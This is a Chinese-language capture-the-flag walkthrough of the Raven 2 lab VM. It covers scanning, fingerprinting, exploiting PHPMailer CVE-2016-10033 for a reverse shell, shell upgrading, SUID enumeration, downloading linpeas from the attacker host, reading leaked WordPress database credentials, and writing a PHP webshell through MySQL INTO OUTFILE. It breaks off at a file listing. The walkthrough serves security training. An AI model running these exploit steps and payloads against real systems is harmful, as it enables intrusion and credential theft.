

信息收集

主机发现

```
arp-scan -I eth1 -l  
nmap -sn -PR 192.168.230.0/24
```

```
(root@kali)-[/home/kali]  
# arp-scan -I eth1 -l  
Interface: eth1, type: EN10MB, MAC: 00:0c:29:20:6f:96, IPv4: 192.168.230.141  
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)  
192.168.230.1    00:50:56:c0:00:08    VMware, Inc.  
192.168.230.2    00:50:56:ff:a9:4a    VMware, Inc.  
192.168.230.145 00:0c:29:2d:42:11    VMware, Inc.  
192.168.230.254 00:50:56:f0:10:82    VMware, Inc.  
  
4 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.10.0: 256 hosts scanned in 1.962 seconds (130.48 hosts/sec). 4 responded
```

端口扫描

```
nmap -sS -Pn -p- 192.168.230.145
```

```
(root@kali)-[/home/kali]  
# nmap -sS -Pn -p- 192.168.230.145  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-12 10:39 -0400  
Nmap scan report for 192.168.230.145  
Host is up (0.00072s latency).  
Not shown: 65531 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
111/tcp   open  rpcbind  
50049/tcp open  unknown  
MAC Address: 00:0C:29:2D:42:11 (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 6.88 seconds
```

对端口的综合扫描

```
nmap -sS -sV -A -O -p 22,80,111,50049 192.168.230.145
```

```

(root@kali)~[/home/kali]
# nmap -sS -sV -A -O -p 22,80,111,50049 192.168.230.145
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-12 10:42 -0400
Nmap scan report for 192.168.230.145
Host is up (0.00049s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
|_ ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp    open  http     Apache httpd 2.4.10 ((Debian))
|_ http-title: Raven Security
|_ http-server-header: Apache/2.4.10 (Debian)
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4       111/tcp     rpcbind
|   100000  2,3,4       111/udp     rpcbind
|   100000  3,4         111/tcp6    rpcbind
|   100000  3,4         111/udp6    rpcbind
|   100024  1           33621/tcp6  status
|   100024  1           34096/udp   status
|   100024  1           40109/udp6  status
|_  100024  1           50049/tcp   status
50049/tcp open  status   1 (RPC #100024)
MAC Address: 00:0C:29:2D:42:11 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.49 ms 192.168.230.145

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.64 seconds

```

使用其它工具再扫描看看有没有遗漏(其实应该先使用这个探测信息)

```
fsacn -h 192.168.230.145 -p 1-65535
```

```

(root@kali)~[/home/kali]
# fsacn -h 192.168.230.145 -p 1-65535

  A-SERCK
  Fscan 2.2.0

[*] 服务插件: elasticsearch, memcached, smtp, mysql, jdwp ... 等36个
[*] 参数自适应: Timeout=1000ms, ModuleThread=30, Retry=1, ICMPRate=0.50, PocNum=30
[*] 192.168.230.145:22      ssh      [Product:OpenSSH |Version:6.7p1 Debian 5+deb8u4] Banner:(SSH-2.0-OpenSSH_6.7p1 Debian-5+deb8u4)
[*] 192.168.230.145:111    rpcbind  Banner:(r)
[*] http://192.168.230.145 http      [Product:Open Lighting Architecture daemon] Banner:(HTTP/1.1 200 OK Date: Wed, 12 Aug 2026 14:43:56 GMT Server: Apache/2.4.10 (Debian...))
[*] POC加载完成: 总共387个, 成功387个, 失败0个
[*] http://192.168.230.145 code:200 len:16819 title:Raven Security      server:Apache/2.4.10 (Debian) [apache-http apache/2.4.10 jquery/2.2.4]
[*] 192.168.230.145:50049

端口扫描中 ( 900线程 ) ● 100.0% [=====] (65535/65535) 4137/s TCP:43/65541
[完成] 扫描完成: 65535/65535 (耗时: 15.8s)
[*] 扫描完成, 发现 4 个开放端口
[-] 192.168.230.145:22 ssh 未发现弱密码
[*] 扫描任务完成, 耗时 1m34.163s, 已扫描 8 个目标

```

指纹识别

whatweb <web网站>

```
(root@kali)~/home/kali
# whatweb -a 3 http://192.168.230.145/contact.php
http://192.168.230.145/contact.php [200 OK] Apache[2.4.10], Bootstrap[4.0.0], Country[RESERVED][22], Email[support@codethemes.com], HTML5, HTTPServer[Debian Linux][Apache/2.4.10 (Debian)], IP[192.168.230.145], JQuery[2.2.4], Meta-Author[codepixer], PHP, Script[text/javascript], Title[Security]

(root@kali)~/home/kali
# whatweb -a 3 http://192.168.230.145/wordpress/
http://192.168.230.145/wordpress/ [200 OK] Apache[2.4.10], Country[RESERVED][22], HTML5, HTTPServer[Debian Linux][Apache/2.4.10 (Debian)], IP[192.168.230.145], JQuery[1.12.4], Meta-Generator[WordPress 4.8.7], PoweredBy[WordPress,WordPress,], Script[text/javascript], Title[Raven Security &#8211; Just another WordPress site], UncommonHeaders[link], WordPress[4.8.6,4.8.7,4.8.8]

(root@kali)~/home/kali
# whatweb -a 3 http://192.168.230.145
http://192.168.230.145 [200 OK] Apache[2.4.10], Bootstrap[4.0.0], Country[RESERVED][22], HTML5, HTTPServer[Debian Linux][Apache/2.4.10 (Debian)], IP[192.168.230.145], JQuery[2.2.4], Meta-Author[codepixer], Script[text/javascript], Title[Raven Security]
```

目录收集

dirsearch -u <url>
gobuster fuzz -u <url/FUZZ> -w <wordlist_path> -b 404

```
(root@kali)~/home/kali
# gobuster fuzz -u "http://192.168.230.145/FUZZ" -w /home/kali/桌面/Fuzzing_dicts/SecLists/Discovery/Web-Content/common.txt -b 404

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.230.145/FUZZ
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/kali/桌面/Fuzzing_dicts/SecLists/Discovery/Web-Content/common.txt
[+] Excluded Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in fuzzing mode

[Status=403] [Length=294] [Word=.hta] http://192.168.230.145/.hta
[Status=403] [Length=299] [Word=.htpasswd] http://192.168.230.145/.htpasswd
[Status=403] [Length=299] [Word=.htaccess] http://192.168.230.145/.htaccess
[Status=301] [Length=316] [Word=css] http://192.168.230.145/css [-> http://192.168.230.145/css/]
[Status=301] [Length=318] [Word=fonts] http://192.168.230.145/fonts [-> http://192.168.230.145/fonts/]
[Status=301] [Length=316] [Word=img] http://192.168.230.145/img [-> http://192.168.230.145/img/]
[Status=200] [Length=16819] [Word=index.html] http://192.168.230.145/index.html
[Status=301] [Length=315] [Word=js] http://192.168.230.145/js [-> http://192.168.230.145/js/]
[Status=301] [Length=319] [Word=manual] http://192.168.230.145/manual [-> http://192.168.230.145/manual/]
[Status=403] [Length=303] [Word=server-status] http://192.168.230.145/server-status
[Status=301] [Length=319] [Word=vendor] http://192.168.230.145/vendor [-> http://192.168.230.145/vendor/]
[Status=301] [Length=322] [Word=wordpress] http://192.168.230.145/wordpress [-> http://192.168.230.145/wordpress/]
Progress: 4751 / 4751 (100.00%)

Finished
```

Raven: 2 靶机信息整合

靶机

靶机	信息
IP地址	192.168.230.145
MAC地址	00:0C:29:2D:42:11 (VMware)
操作系统	Linux 3.2 - 4.14 (Debian)
开放端口	22, 80, 111, 50049

端口

端口	服务	版本	备注
22	SSH	OpenSSH 6.7p1 Debian 5+deb8u4	可能有漏洞(CVE-2016-6210等)
80	HTTP	Apache 2.4.10 (Debian)	主要Web入口
111	rpcbind	2-4	RPC服务
50049	status	RPC #100024	RPC状态服务

Web站点

主站 (<http://192.168.230.145/>)

- CMS类型: 自定义PHP站点
- 技术栈: Bootstrap 4.0.0, jQuery 2.2.4
- 发现页面:
 - index.html (首页)
 - about.html
 - contact.php (联系表单使用了PHPmailer)
 - .DS_Store (敏感文件泄露)

WordPress站点 (<http://192.168.230.145/wordpress/>)

- 版本: WordPress 4.8.7
- jQuery版本: 1.12.4
- 登录地址: /wordpress/wp-login.php

敏感目录和文件

- /.DS_Store - Mac系统文件，可能泄露目录结构
- /vendor/ - PHP依赖目录
- /manual/ - Apache手册
- /css/, /js/, /img/, /fonts/ - 静态资源目录
- /server-status/ - 403禁止访问


网站根目录

- /var/www/html/

乱看

- 访问<http://192.168.230.145/vendor/>
/var/www/html/

- 访问<http://192.168.230.145/vendor/PATH>发现
/var/www/html/vendor/



Index of /vendor

Name	Last modified	Size	Description
Parent Directory		-	
LICENSE	2018-08-13 07:56	26K	
PATH	2018-11-09 08:17	62	
PHPMailerAutoload.php	2018-08-13 07:56	1.6K	
README.md	2018-08-13 07:56	13K	
SECURITY.md	2018-08-13 07:56	2.3K	
VERSION	2018-08-13 07:56	6	
changelog.md	2018-08-13 07:56	28K	
class.phpmailer.php	2018-08-13 07:56	141K	
class.phpmaileroauth.php	2018-08-13 07:56	7.0K	
class.phpmaileroauthgoogle.php	2018-08-13 07:56	2.4K	
class.pop3.php	2018-08-13 07:56	11K	
class.smtp.php	2018-08-13 07:56	41K	
composer.json	2018-08-13 07:56	1.1K	
composer.lock	2018-08-13 07:56	126K	
docs/	2018-08-13 07:56	-	
examples/	2018-08-13 07:56	-	
extras/	2018-08-13 07:56	-	
get_oauth_token.php	2018-08-13 07:56	4.9K	
language/	2018-08-13 07:56	-	
test/	2018-08-13 07:56	-	
travis.phpunit.xml.dist	2018-08-13 07:56	1.0K	

Apache/2.4.10 (Debian) Server at 192.168.230.145 Port 80

- 通过不停翻阅其中信息发现高频出现**phpmailer**
了解一下去：
phpMailer 的特点：
 - 1、在邮件中包含多个 TO、CC、BCC 和 REPLY-TO。

- 2、平台应用广泛，支持的 SMTP 服务器包括 Sendmail、qmail、Postfix、Gmail、Iml、Exchange 等等。
 - 3、支持嵌入图像，附件，HTML 邮件。
 - 4、可靠的强大的调试功能。
 - 5、支持 SMTP 认证。
 - 6、自定义邮件头。
 - 7、支持 8bit、base64、binary 和 quoted-printable 编码。
- 找到使用了phpmailer的入口
- 回到网址寻找发现此网页contact.php具有邮件发送功能，因此应该此处使用了phpmailer。

Security Services HOME ABOUT US SERVICE TEAM BLOG CONTACT

Contact Us

Home → Contact Us

Dhaka, Bangladesh
56/8, West Panthapath

00 (880) 9865 562
Mon to Fri 9am to 6 pm

support@codethemes.com
Send us your query anytime!

Enter your name

Enter email address

Enter your subject

Message

SEND MESSAGE

漏洞利用PHPmailer

```
searchsploit -q
searchsploit phpmailer
# 下载到当前目录下进行修改调整
searchsploit -m <对应脚本路径>
```

- exp下载

```
root@kali:~# msfconsole -q
msf > searchsploit phpmailer
[*] Unknown command: searchsploit. Run the help command for more details.
msf > searchsploit phpmailer
[*] exec: searchsploit phpmailer
```

Exploit Title	Path
PHPMailer 1.7 - 'Data()' Remote Denial of Service	php/dos/25752.txt
PHPMailer < 5.2.18 - Remote Code Execution	php/webapps/40968.sh
PHPMailer < 5.2.18 - Remote Code Execution	php/webapps/40970.php
PHPMailer < 5.2.18 - Remote Code Execution	php/webapps/40974.py
PHPMailer < 5.2.19 - Sendmail Argument Injection (Metasploit)	multiple/webapps/41688.rb
PHPMailer < 5.2.20 - Remote Code Execution	php/webapps/40969.py
PHPMailer < 5.2.20 / SwiftMailer < 5.4.5-DEV / Zend Framework / zend-mail < 2.4.11 - 'AIO' 'PwnScriptum' Remote Code Execution	php/webapps/40986.py
PHPMailer < 5.2.20 with Exim MTA - Remote Code Execution	php/webapps/42221.py
PHPMailer < 5.2.21 - Local File Disclosure	php/webapps/43056.py
WordPress Plugin PHPMailer 4.6 - Host Header Command Injection (Metasploit)	php/remote/42024.rb

```
Shellcodes: No Results
msf > searchsploit -m php/webapps/40974.py
[*] exec: searchsploit -m php/webapps/40974.py

Exploit: PHPMailer < 5.2.18 - Remote Code Execution
URL: https://www.exploit-db.com/exploits/40974
Path: /usr/share/exploitdb/exploits/php/webapps/40974.py
Codes: CVE-2016-10033
Verified: False
File Type: Python script, Unicode text, UTF-8 text executable
Copied to: /home/kali/40974.py
```

- 修改后呈现

先打开监听然后取访问我们写入的一句话后门路径，反弹shell成功

```
root@kali: /home/kali x root@kali: /home/kali x
anarCoder  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit DB  Google Hacking DB  Offsec  chats  Dashboard

ANARCODER
PHPMailer Exploit CVE 2016-10033 - anarcoder at protonmail.com
Version 1.0 - github.com/anarcoder - greetings opsxcq & David Golunski

[+] SeNdInG eViL ShElL To TaRGeT....
[+] SPaWnInG eViL ShElL..... b0000M :D
[+] EXPlOITeD http://192.168.230.145/contact.php

(root@kali)-[/home/kali]
# nc -lvvp 8888
listening on [any] 8888 ...
192.168.230.145: inverse host lookup failed: Unknown host
connect to [192.168.230.141] from (UNKNOWN) [192.168.230.145] 47469
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ !
```

进入反弹shell一段猛猛操作

瞎看

- 查询发现wp-config.php

```
$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         '0&ItXmn^q2d[e*yB:9,L:rR<B`h+DG,zQ8SN{Or3zalh.JE+Q!Gi:L7U[(T:J5ay');
define('SECURE_AUTH_KEY',  'y@^[*q{)NKZAKK{,AA4y-Ia*swA6/O@6*r{+RS*N!p16a$*ctt+ I/! ?A/Tip(BG');
define('LOGGED_IN_KEY',    '.D4}RE4rW2C@9^Bp%#U6i)?cs7,@e]YD:R~fp#hXOk$4o/yD08b7IG/F7SBSLPlj');
define('NONCE_KEY',        '4L{Cq,%ce2?RRT7zue#R3DezpNq4sFvcCzF@zdmgL/fKpaGX:EpJt/[xZW1_H&46');
define('AUTH_SALT',        '@@?u*YKtt:o/T&V;cbb`.GaJ0./S@dn$t2~n+LR3{PktK}2,*y/b%<BH-Bd#I}oE');
define('SECURE_AUTH_SALT', 'f0Dc#lKmEJi(:-3+x.V#]Wy@mCmp%n]tmFb6`_80[8FK,ZQ=+HH/$& mn=]/cvd');

define('NONCE_SALT',       '1W [3Xk T855Tand0,0da p4i, 10,7XmkKH 0 V]4,HEVX: j]jV 00mbn9td( ');

/**#@-*/

/**
 * WordPress Database Table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the Codex.
 *
 * @link https://codex.wordpress.org/Debugging_in_WordPress
 */
define('WP_DEBUG', false);

/* That's all, stop editing! Happy blogging. */

/** Absolute path to the WordPress directory. */
if ( !defined('ABSPATH') )
    define('ABSPATH', dirname(__FILE__) . '/');

/** Sets up WordPress vars and included files. */
require_once(ABSPATH . 'wp-settings.php');
```


发现其中用户名密码，可以进行mysql登陆mysql -h 192.168.230.145 -u root -p'R@v3nSecurity' 但是端口扫描并没有发现3306或其它运行MySQL服务的端口因此这里应该只允许本地连接

- 查看特殊权限的文件

```
sudo -l  
find / -perm -4000 -type f 2 > /dev/null  
find / -perm -2000 -type f 2 > /dev/null
```

```
www-data@Raven:/var/www/html$ sudo -l
```

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

```
[sudo] password for www-data:  
Sorry, try again.  
[sudo] password for www-data:  
Sorry, try again.  
[sudo] password for www-data:  
sudo: 2 incorrect password attempts
```

```
$ find / -perm -4000 -type f 2>/dev/null  
/bin/mount  
/bin/umount  
/bin/su  
/usr/bin/procmail  
/usr/bin/gpasswd  
/usr/bin/chfn  
/usr/bin/at  
/usr/bin/newgrp  
/usr/bin/chsh  
/usr/bin/passwd  
/usr/bin/sudo  
/usr/lib/openssh/ssh-keysign  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/eject/dmccrypt-get-device  
/usr/sbin/sensible-mda  
/sbin/mount.nfs
```

```
$ find / -perm -2000 -type f 2>/dev/null
/usr/bin/procmail
/usr/bin/mail-touchlock
/usr/bin/mail-lock
/usr/bin/chage
/usr/bin/dotlockfile
/usr/bin/lockfile
/usr/bin/wall
/usr/bin/bsd-write
/usr/bin/mlocate
/usr/bin/crontab
/usr/bin/expiry
/usr/bin/mail-unlock
/usr/bin/ssh-agent
/usr/bin/at
/usr/bin/mutt_dotlock
/usr/lib/sm.bin/mailstats
/usr/lib/sm.bin/sendmail
/sbin/unix_chkpwd
```

升级终端

-发现python环境

```
$ python --version
Python 2.7.9
$
```

- 反弹的shell不好用升级一下：

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@Raven:/var/www/html$ ls
ls
Security - Doc  contact.zip  fonts      js          team.html  xswl.php
about.html     css          img        scss       vendor
contact.php    elements.html index.html  service.html wordpress
www-data@Raven:/var/www/html$ ^Z
zsh: suspended nc -lvnp 8888

(root@kali)-[/home/kali]
# stty raw -echo; fg
[1] + continued nc -lvnp 8888
fg
bash: fg: current: no such job
www-data@Raven:/var/www/html$ export TERM=xterm
www-data@Raven:/var/www/html$ ll
bash: ll: command not found
www-data@Raven:/var/www/html$ ls
Security - Doc  contact.zip  fonts      js          team.html  xswl.php
about.html     css          img        scss       vendor
contact.php    elements.html index.html  service.html wordpress
www-data@Raven:/var/www/html$ cat fonts/
cat: fonts/: Is a directory
www-data@Raven:/var/www/html$ |
```

 Dhaka, Bangladesh
55/3, West Panthapath

 00 (880) 9865 562
Mon to Fri 9am to 6 pm

 support@codethemes.com
Send us your query anytime

第1步：生成PTY（伪终端）

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

- 这会在当前会话中启动一个新的`/bin/bash`，并分配一个**伪终端（PTY）**，但此时终端参数仍继承自原始Shell（有缺陷）。

第2步：后台化并修复终端设置

```
^Z # 将当前Shell（ncat监听进程）放到后台
```

```
stty raw -echo; fg # 关闭本地终端的回显和行缓冲，然后前台恢复
```

上面命令回车后直接敲键盘fg回复终端

- `stty raw -echo`：让本地终端进入“原始模式”，不再处理特殊字符（如Ctrl+C），而是直接传递给远程Shell。

- `fg`：把远程Shell调回前台。此时终端和远程Shell之间建立了干净的通道。

第3步：设置终端类型

```
export TERM=xterm
```

- 告诉远程Shell，它连接的是一个支持颜色、光标移动等功能的标准xterm终端。

尝试SUID，SGID提权 乱试

`crontab`，这里可能会vim，nano等其它编辑器，vim因该是比较理想的

```
crontab -e
```

crontab -e进入nano

Ctrl + R 输入/bin/bash

Ctrl + X退出 失败了这次

```
GNU nano 2.2.6 File: /tmp/crontab.2dLZ2K/crontab

# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
File to insert [from ./] : /bin/bash
^G Get Help      ^T To Files      M-F New Buffer
^C Cancel        ^X Execute Command
```

上传linpeas.sh一顿扫

wget <自己的主机web服务url/linpeas.sh>

```
converted 'http://192.168.230.141:8080/linpeas.sh' (ANSI_X3.4-1968) → 'http://192.168.230.141:8080/linpeas.sh' (UTF-8)
--2026-08-13 02:46:14-- http://192.168.230.141:8080/linpeas.sh
Connecting to 192.168.230.141:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 954437 (932K) [text/x-sh]
Saving to: 'linpeas.sh'
linpeas.sh 100%[=====>] 932.07K 932.07KB/s in 0.01s
2026-08-13 02:46:14 (87.6 MB/s) - 'linpeas.sh' saved [954437/954437]
www-data@Raven:/var/www/html$
```

chmod +x linpeas.sh&&./linpeas.sh

这里发现root，可以在终端中输入 `ps -ef | grep mysqld | grep -v grep` 看看运行是不是以root运行（本次靶机确实是root运行）

```
Searching mysql credentials and exec
From '/etc/mysql/my.cnf' Mysql user: user = root
Found readable /etc/mysql/my.cnf
[client]
port = 3306
socket = /var/run/mysqld/mysqld.sock
[mysqld_safe]
socket = /var/run/mysqld/mysqld.sock
nice = 0
[mysqld]
user = root
pid-file = /var/run/mysqld/mysqld.pid
socket = /var/run/mysqld/mysqld.sock
port = 3306
basedir = /usr
datadir = /var/lib/mysql
tmpdir = /tmp
secure_file_priv=""
lc-messages-dir = /usr/share/mysql
skip-external-locking
bind-address = 127.0.0.1
key_buffer = 16M
max_allowed_packet = 16M
thread_stack = 192K
thread_cache_size = 8
myisam-recover = BACKUP
query_cache_limit = 1M
query_cache_size = 16M
log_error = /var/log/mysql/error.log
expire_logs_days = 10
max_binlog_size = 100M
[mysqldump]
quick
quote-names
max_allowed_packet = 16M
[mysql]
[isamchk]
key_buffer = 16M
!includedir /etc/mysql/conf.d/

MySQL version
mysql Ver 14.14 Distrib 5.5.60, for debian-linux-gnu (x86_64) using readline 6.3
MySQL user: root

MySQL connection using default root/root ..... No
MySQL connection using root/toor ..... No
MySQL connection using root/NOPASS ..... No
```

本地连接mysql

```

www-data@Raven:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 45
Server version: 5.5.60-0+deb8u1 (Debian)
Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql>

```

- 查看权限 show grants

```

mysql> SHOW GRANTS;
+-----+
| Grants for root@localhost |
+-----+
| GRANT ALL PRIVILEGES ON *.* TO 'root'@'localhost' IDENTIFIED BY PASSWORD '*E94C0A11C9BDC4549F1A012BC9D6EF49AB9F7973' WITH GRANT OPTION |
| GRANT PROXY ON '' TO 'root'@'localhost' WITH GRANT OPTION |
+-----+
2 rows in set (0.01 sec)

```

1. 有MySQL的root权限

```

define('DB_PASSWORD', 'R@v3nSecurity');
mysql user: root

```

拥有MySQL的**最高权限**（root），MySQL的root用户默认拥有 FILE 权限，允许读写服务器上的文件。

2. secure_file_priv 为空

```
secure_file_priv=""
```

这是关键！ secure_file_priv 控制 INTO OUTFILE 能写入哪些目录：

- 空值 ("")：可以写入**任意目录**
- 指定路径（如 /tmp/）：只能写入该目录
- NULL：禁止使用 INTO OUTFILE

3. 写入后门

webshell


```
SELECT '<?php system($_GET["cmd"]); ?>' INTO OUTFILE
```



```
'/var/www/html/wordpress/shell.php';
```

```
2 rows in set (0.01 sec)
ress/shell.php'?php system($_GET["cmd"]); ?>' INTO OUTFILE '/var/www/html/wordp
Query OK, 1 row affected (0.00 sec)
mysql> |
```

查看一下发现也是个低权限因此没什么用



```
1 total 208
2 drwxrwxrwx 5 root  root  4096 Aug 13 03:04 .
3 drwxrwxrwx 10 root  root  4096 Aug 13 02:46 ..
4 -rw-r--r-- 1 www-data www-data 255 Aug 13 2018 .htaccess
5 -rwxrwxrwx 1 root  root   418 Sep 25 2013 index.php
6 -rwxrwxrwx 1 root  root 19935 Aug 13 2018 license.txt
7 -rwxrwxrwx 1 root  root  7413 Aug 13 2018 readme.html
8 -rw-rw-rw- 1 root  root   31 Aug 13 03:04 shell.php
9 -rwxrwxrwx 1 root  root  5447 Sep 27 2016 wp-activate.php
10 drwxrwxrwx 9 root  root  4096 Jun 15 2017 wp-admin
